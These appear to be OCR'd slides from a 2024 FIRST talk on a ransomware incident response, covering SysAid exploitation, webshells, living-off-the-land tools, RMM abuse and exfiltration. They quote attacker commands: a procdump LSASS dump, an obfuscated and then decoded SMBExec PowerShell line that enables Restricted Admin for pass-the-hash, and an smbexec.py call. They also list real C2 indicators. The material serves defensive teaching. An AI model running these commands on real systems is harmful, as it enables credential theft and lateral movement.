CYBOLT

Security Innovation

Automation, LOTL and other ransomware skills

Lessons learned from RedCryptoApp

FIRST Latam Regional
Symposium 2024

Gabriela Ratti

About me


- Incident Response Coordinator at Cybolt
- Engineer, Cybersecurity MSc (Spain)
- I’m from Paraguay
- DFIR | SOC | Threat hunting Specialist
- 10+ years leading PY National CSIRT
- Trainer & instructor

Emergency Call


At the beginning of March we were called to collaborate in an incident:

- An alert about many files with extension modification on a server
- In a few minutes, several services interrupted
- ~30 encrypted servers (virtual on-prem and cloud)

→ **RANSOMWARE**



First step – knowing your enemy



Red Ransomware Group

Wall of Shame

[redacted]
PUBLISHED
Holding Companies & Conglomerates
Download Link
2024-03-05

[redacted]
PUBLISHED
[redacted] is the leading Microsoft global impleme...
Download Link
2024-03-05

[redacted]
PUBLISHED
[redacted]
Download Link
2024-03-05

[redacted]
PUBLISHED
We are the biggest venetian blinds wood slat ma...
Download Link
2024-03-05

[redacted]
PUBLISHED
[redacted] is a private, career-focused coll...
Download Link
2024-03-05

[redacted]
PUBLISHED
[redacted] is an industry leader in perfor...
Download Link
2024-03-05

[redacted]
PUBLISHED
Forestry Truck Body manufacturer. Custom Steel ...
Download Link
2024-03-05

[redacted]
PUBLISHED
([redacted])Our trailers are constructed with ...
Download Link
2024-03-05

[redacted]
PUBLISHED
A multi-award-winning, family-owned group of lu...
Download Link


[redacted]
Coming Soon
[redacted]
Download Link

[redacted]
PUBLISHED
[redacted]
Download Link


[redacted]
PUBLISHED
[redacted] is a full service Information Technolo...
Download Link

Initial attack vector

- Vulnerability CVE-2023-47246 Sysaid
  - Path Traversal ending up in code excecution
  - Published 08 novembre
- First compromise: 14 novembre 2023 – more tan 3 month ago
- Exploited múltiples times
- ~40 webshells introduced
- Probably independent actors
  - Exploited by RedRansomwareGroup or Access brokers?




```
16494 2023-11-15 02:27:22 ./DRuoy/SOAPUtils.jsp
  867 2023-11-18 12:14:56 ./ITWA0/simple.jsp
 2623 2023-11-19 00:28:20 ./NZK1T/common.jsp
 2622 2023-11-19 20:59:34 ./K3Df0/demo.jsp
16494 2023-11-20 03:06:58 ./dsZDT/SOAPUtils.jsp
 734 2023-11-20 04:10:08 ./v03wMZdYJ/adrnin.jsp
 734 2023-11-20 04:10:14 ./XyGUrzgEf/adrnin.jsp
  734 2023-11-20 04:19:50 ./cWMGmB0aw/adrnin.jsp
  734 2023-11-20 04:19:54 ./8UN6xMKC2/adrnin.jsp
  734 2023-11-20 04:23:36 ./bVLiEQFgU/adrnin.jsp
 2622 2023-11-20 04:23:44 ./DxKIXOMef/demo.jsp
 2622 2023-11-20 04:23:50 ./hbIP8xAGz/demo.jsp
 644 2023-11-21 12:28:06 ./vqMw2/CVE-2023-47246.jsp
  877 2023-11-22 08:05:36 ./8jrH2/cmd.jsp
  877 2023-11-22 08:05:36 ./MN2bN/cmd.jsp
```



```
INFO   | jvm 1    | 2023/11/14 11:19:00 | Nov 14, 2023 11:19:00 AM org.apache.catalina.core.StandardWrapperValve invoke
INFO   | jvm 1    | 2023/11/14 11:19:00 | SEVERE: Servlet.service() para servlet [userentry] lanz� excepci�n
INFO   | jvm 1    | 2023/11/14 11:19:00 | java.io.EOFException: Unexpected end of ZLIB input stream
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at java.util.zip.InflaterInputStream.fill(InflaterInputStream.java:240)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at java.util.zip.InflaterInputStream.read(InflaterInputStream.java:158)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at java.io.FilterInputStream.read(FilterInputStream.java:107)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at com.ilient.server.MiscUtils.InputStreamToBytes(Unknown Source)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at com.ilient.server.UserEntry.doPost(Unknown Source)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:227)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at com.ilient.server.XssHtmlParamFilter.doFilter(Unknown Source)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at com.sysaid.spaces.filter.SpacesFilter.doFilter(Unknown Source)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.filters.HttpHeaderSecurityFilter.doFilter(HttpHeaderSecurityFilter.java:126)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.filters.SetCharacterEncodingFilter.doFilter(SetCharacterEncodingFilter.java:109)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:189)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:162)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:197)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:541)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:135)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:78)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:360)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:399)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:890)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1787)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.tomcat.util.threads.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1191)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:659)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
INFO   | jvm 1    | 2023/11/14 11:19:00 |       at java.lang.Thread.run(Thread.java:748)
INFO   | jvm 1    | 2023/11/14 11:19:00 |
INFO   | jvm 1    | 2023/11/14 11:19:10 | Nov 14, 2023 11:19:10 AM org.apache.catalina.startup.HostConfig deployDirectory
INFO   | jvm 1    | 2023/11/14 11:19:10 | INFO: Desplegando el directorio [C:\Program Files\SysAidServer\tomcat\webapps\AxCvqo] de la aplicaci�n web
INFO   | jvm 1    | 2023/11/14 11:19:11 | Nov 14, 2023 11:19:11 AM org.apache.jasper.servlet.TldScanner scanJars
INFO   | jvm 1    | 2023/11/14 11:19:11 | INFO: Al menos un JAR, que se ha explorado buscando TLDs, a�n no conten�a TLDs. Activar historial de depuraci�n para este historiador
para una completa lista de los JARs que fueron explorados y de los que nos se hall� TLDs. Saltarse JARs no necesarios durante la exploraci�n puede dar lugar a una mejora de tiempo
significativa en el arranque y compilaci�n de JSP .
INFO   | jvm 1    | 2023/11/14 11:19:11 | Nov 14, 2023 11:19:11 AM org.apache.catalina.startup.HostConfig deployDirectory
INFO   | jvm 1    | 2023/11/14 11:19:11 | INFO: Deployment of web application directory [C:\Program Files\SysAidServer\tomcat\webapps\AxCvqo] has finished in [811] ms
```


Attack chain and TTPs



Where do you see Cobalt Strike, Empire, Sliver, Bloodhound... ?

Living off the Land (LotL)

- A way of using native or pre-installed or common tools, scripts, commands, and functionalities on a compromised system to carry out the execution of the attack.
- The attacker don’t need to download additional malware or install additional tools, thus minimizing detection risks
- Highly effective evading even the most advanced protections




Tool name	Percent
WMIC.exe	40
cmd.exe	27
powershell.exe	22
mshta.exe	5
regsvr32.exe	4
schtasks.exe	2
reg.exe	<1
bitsadmin.exe	<1
msiexec.exe	<1
Certutil.exe	<1

AnyDesk
avast! be free
Advanced IP Scanner
clip
PDQ DEPLOY
PuTTY
RCLONE
TeamViewer
Radmin VPN
Windows Sysinternals
MEGA

RMM (Remote Monitoring & Management)

- SimpleHelp Remote Access
    - Installed through Jwrapper
    - Client-server architecture
    - Server hosted at http://64.31.63.240/access
- AnyDesk
- ScreenConnect
- eHorus Agent
- Splashtop Streamer
- AteraAgent



Machine Name	Alerts	Status	OS	Username	Hostname	CPU	Memory
Antony's OS X MacBook Pro				aemiguel	aemmbp		
George's Mac		3		gchristelis	Lingo		
Development Laptops						Monitor	
C's Windows 10				slacy	Ratchet		
Support Laptops						Monitor	
Eleanor's Windows 7				efrederici	Harley		
Nathan's Laptop				nathan	N's laptop		

Antony's OS X MacBook Pro

Hostname aemmbp
Status Not In Use
Operating System Mac OS X 10.7.8
Wi-Fi Signal 83% (165 Mbps)
Last Response 1 minute ago

7% CPU Usage

17% Memory Usage


Remote Desktop Sessions

29s 0/1 SimpleHelp 5.0 (Technician Client)

- Deployed by Access Brokers
- Sometimes included as part of another tool (even the EDR!!)

RMM (Remote Monitoring & Management)

- Users.dll – custom C&C listener
  - Hidden in C:\Windows\System32
  - C&C URL: https://cl1p.net/101012 (35.162.44.29, Amazon)



cl1p.net - The Internet Clipboard


CL1P.NET is the internet clipboard. The easiest way to send data between internet connected devices. Just pick any URL that start with cl1p.net and put in data. Then on any other device enter in the same URL.

Detailed instructions:

1. Enter in a URL that starts with cl1p.net. Example cl1p.net/uqzojasoowxps
2. Paste in anything you want.
3. On another computer enter the same URL and get your stuff.
4. Have a nice day.

You can also create and view cl1ps via the API.

The cl1p is destroyed as soon as it is read by default, but you can keep it for up to a month if you want.



cl1p.net - The internet clipboard

Paste in anything you want.

Lateral movement

- Hashes extracted from LSASS with **Procdump** (MS Sysinternals)

```
C:\Programdata\p64.exe -accepteula -ma lsass.exe C:\Programdata\o.dmp
```


- **SMBExec** (Impacket) to enable **Restricted Admin Mode**, for Pass-the-Hash lateral movement through RDP:

Obfuscated command:

```
%COMSPEC% /Q /c echo powershell -exec bypass -enc
TgBlAHcALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEwATQA6AFwAUwB5AHMAdABlAG0AXABDAHUAcgByAGUAbgB0AEMAbwBuAHQAcg
BvAGwAUwBlAHQAXABDAG8AbgB0AHIAbwBsAFwATABzAGEAIgAgAC0ATgBhAG0AZQAgACIARABpAHMAYQBiAGwAZQBSAGUAcwB0AHIAaQBjAHQAZQBkAEEAZABtAGkAbgAi
ACAALQBWAGEAbAB1AGUAIAAiADAAIgAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIABEAFcATwBSAEQAIAAtAEYAbwByAGMAZQA= ^>
\\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

Deofuscated command:


```
%COMSPEC% /Q /c echo powershell -exec bypass -enc New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DisableRestrictedAdmin" -Value "0" -PropertyType DWORD -Force > \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC%
/Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```



```
python3 smbexec.py test.local/john:password123@10.10.10.1
```

Exfiltration

- Typical and well know file transfer tools:
  - Filezilla
  - Rclone
  - WinSCP
  - …
- Sent to common, non-suspicuos cloud services:
  - Put.io
  - MEGA
  - Dropbox
  - …



Outbytes Anomaly 2/18/24, 2:29 PM

Stage: Exfiltration & Impact

Tactic: Exfiltration (TA0010)

Technique: Automated Exfiltration (T1020)

A source host ("IP: 192.168.1.10, name: storag[redacted]com") transmitted an anomalously high amount (total #: 1.4 GB) of outbound traffic compared to its typical amount (#: 45.9 kB), measured...

Show More

21 SCORE

↑31282.15x 1,435,881,751 / 45,901 ACTUAL / TYPICAL

Fidelity	8
Severity	35
Threat Intel	N/A
Data Period	5 min

Status: Closed


Assignee: None

TAGS: *None*

